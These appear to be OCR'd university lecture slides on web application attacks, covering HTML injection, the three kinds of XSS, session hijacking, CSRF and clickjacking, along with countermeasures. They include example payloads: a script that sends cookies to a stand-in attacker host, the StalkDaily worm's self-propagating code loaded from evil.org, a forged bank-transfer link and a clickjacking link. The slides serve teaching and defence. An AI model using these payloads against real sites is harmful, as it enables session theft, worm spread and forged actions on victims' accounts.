
Attacking other clients via a web server


another user
of the same website

web server


data base

malicious input



sos
Search
No matches found for sos


<h1>sos</h1>
Search
No matches found for
SOS

What proper input validation should produce



or



Here **<** and **>** written as **<** and **>** in the HTML source

What can happen if we enter more complicated HTML code as search term ?

```
<img source="http://www.spam.org/advert.jpg">
```

```
<script language="javascript">
      alert('Hi');          </script>
```

HTML injection & XSS

HTML injection: user input is echoed back to the client without validation or escaping

But why is this a security problem?

1 simple HTML injection

attacker can deface a webpage, with pop-ups, ads, or fake info

http://cnn.com/search?string="<h1>Obama sends troops to Ukraine</h1> <img=.....>"

2 XSS

the injected HTML contains executable content, typically javascript

Executing this code can have all sorts of nasty effects...

Simple HTML injection


browser

malicious output

web server

XSS

usually javascript,
but also ActiveX or Flash



stealing cookies with XSS

Consider the URL

```
http://victim.com/search.php?term=<script>
 window.open("http://mafia.com/steal.php?cookie="
                  +  document.cookie</script>
```

What if user clicks on this link?

1. browser goes to **`http://victim.com/search.php`**
2. website **`victim.com`** returns web page with javascript

   `<HTML> Results for <script>....<script> </HTML>`
3. browser executes script and sends mafia his cookie

Client-side countermeasure: http-only cookies

- First introduced in Internet Explorer 6 in 2002
- Simple idea: forbid access to `document.cookie` from javascript

- Unfortunately, many web-sites do not use it...

22% of top 1 million websites use HTTP-only session cookies;
1 in 2 ASP websites do, but only 1 in 100 PHP/JSP websites

[Source: Nick Nikiforakis et al., SessionShield: Lightweight Protection against Session Hijacking, ESSOS, 2011]

How to deliver the scripts? Three types of XSS

1. reflected aka non-persistent XSS
2. stored aka persistent XSS
3. DOM based XSS


XSS – scenario 1: reflected XSS attack

- Eve crafts a special URL for a vulnerable web site, often a URL containing javascript

- Eve tempts Alice to click on this link by sending an email that includes the link, or posting this link on a website.

```
http://cnn.com/search?str=“<script>...</script>
```

reflected aka non-persistent XSS




XSS – scenario 2: stored XSS attack

- Eve injects HTML – incl. scripts - into a web site,
  which is stored at that website
  and echoed back to another user Alice later


- Typical examples where attacker can try this
  - a posting on facebook or twitter
  - or even your name on facebook?
  - a book review on **`amazon.com`**
  - ….

Stored aka persistent XSS



example: XSS attack via twitter

example: XSS attack via Google docs



Save file in spreadsheets.google.com

Some web browsers will render the content as HTML,

and execute the script

This then allows attacks on gmail.com, docs.google.com, code.google.com, .. because these all share the same cookie

[Source http://xs-sniper.com/blog/2008/04/14/google-xss/]

XSS – scenario 3: DOM based attack

Javascript can interact with DOM (Document Object Model) provided by web browser: **`document`**, and sub-objects, such as **`document.URL`** and **`document.referrer`**

Eg, the javascript code

```
<script> var pos=document.URL.indexOf("name=")+5;
        document.write(document.URL.substring(pos,document.URL.length));
</script>
```

in webpage will copy **name** parameter from URL to that webpage

Eg, for **http://bla.com/welcome.html?name=Erik** it will return **Erik**

But what if the URL contains javascript in the name?

eg **http://bla.com/welcome.html?name=<script>...**

Twitter StalkDaily worm

executed when you see this profile

Included in twitter profile:

```
<a href="http://stalkdaily.com"/><script src="http://evil.org/attack.js”>
```

Twitter StalkDaily worm

executed when you see this profile

Included in twitter profile:

```
<a href="http://stalkdaily.com"/><script src="http://evil.org/attack.js”>
```

where **attack.js** includes the following attack code

```
var update = urlencode("Hey everyone, join www.StalkDaily.com.");
var xss = urlencode('http://stalkdaily.com"></a><script src="http://evil.org/attack.js">
</script><script src="http://evil.org/attack.js"></script><a ');
...   var ajaxConn = new XHConn();
 ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

tweet the link

update your profile

input vs output problems?

- Is XSS due to lack of *input* validation,
  or a lack of *output* validation
  1. for stored XSS attack?
  2. for reflected XSS attack?

- *Should a web-app do input validation or output validation to prevent XSS?*

  (by HTML encoding)

- *Why not both?*

More ‘classic’ input problems for web applications

- Data in web forms, incl. hidden form fields.
  - Hidden form fields, eg

```
<INPUT TYPE=HIDDEN NAME="price" VALUE="50">
```

    are not shown in browser, unless you click

    View -> Page Source

    and can be altered

Client-side countermeasures

- Most browsers can block pop-up windows & multiple alerts

- Browser can disable scripts on a per-domain basis
  - disallowing all script except those permitted by user
  - disallowing all scripts on a public blacklist

  For example, NoScript  extension of Firefox

  NoScripts and ScriptSafe extension of Chrome

- Browser can sanatize *outgoing* content in HTTP requests
  - of GET/POST parameters, URL, referred header, ..

  Does not help with stored XSS. *Why?*

Ad-blocker plugins also reduce the risk of XSS

More trouble with web sites - sessions

Attacks on sessions

- HTTP is a stateless protocol, so web applications have to implement session tracking in the application layer
- Standard solution: session IDs (SID) in a cookie is used to track requests by the same user
  - SID set after user logs in, stored as cookie in browser; from then on, browser *automatically* adds this cookie to all requests

Attacks on sessions


- Session hijacking/cookie stealing (which we already saw)
- CSRF: Cross Site Request Forgery (aka Session Riding)

CSRF (Cross-Site Request Forgery)

A malicious website causes a visitor to unknowingly issue a HTTP request on another website – with his cookie.

Can be done with a simple link

```
<a href="http://bank.com/transferMoney?amount=1000
                                &toAccount=52.12.57.762">
```



Basic click-jacking

Make the victim unintentionally click on some link

```
<a onMouseUp="window.open('http://mafia.org/')
   href="http://facebook.com">Click here to get a free
  iPad</a>
```

Why?

- click fraud

  Here instead of mafia.com, the link being click jacked would be a link for an advertisement.

- some unwanted side-effect of clicking the link, esp. if the user is automatically authenticated by the target website (eg. with a cookie)

  Here instead of mafia.com, the link being click-jacked would be a link to a genuine website the attacker wants to target.

Demo: see http://www.cs.ru.nl/~erikpoll/sws2/demo/clickjack_basic.html

Click fraud

- in online advertising, web sites that publish ads are paid for the number of click-throughs, ie. number of their visitors that click on these ads
- click fraud: attacker tries to generate lots of clicks on ads that are not from genuinely interesting visitors


Other forms of click fraud, apart from click jacking:

- Click farms (hiring individuals to manually click ads)
- Pay-to-click sites (pyramid schemes created by publishers)
- Click bots (software to automate clicking)
- Botnets (hijacked computers utilized by click bots)


Variants of clickjacking

- Likejacking and sharejacking
- cookiejacking – in old versions of Internet Explorer
- filejacking – unintentional uploads in Google Chrome
- eventjacking
- cursorjacking
- classjacking
- double clickjacking
- content extraction
- pop-up blocker bypassing
- strokejacking
- event recycling
